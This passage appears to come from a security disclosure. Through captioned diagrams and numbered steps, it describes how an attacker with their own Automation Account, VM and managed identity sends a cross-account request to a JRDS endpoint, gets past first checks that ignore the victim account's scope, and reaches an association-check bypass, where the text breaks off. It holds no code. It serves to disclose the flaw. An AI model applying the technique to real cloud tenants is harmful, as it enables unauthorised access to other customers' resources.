


The attacker starts with a legitimate Automation Account, VM, and managed identity.




Public reachability gives the attacker a path to the JRDS endpoint.

3. CROSS-ACCOUNT JRDS REQUEST




The request targets the victim account while carrying attacker-controlled VM context.

4. FIRST CHECKS PASS




The first checks validate the attacker’s identity shape, not the victim account scope.

5. ASSOCIATION CHECK BYPASS



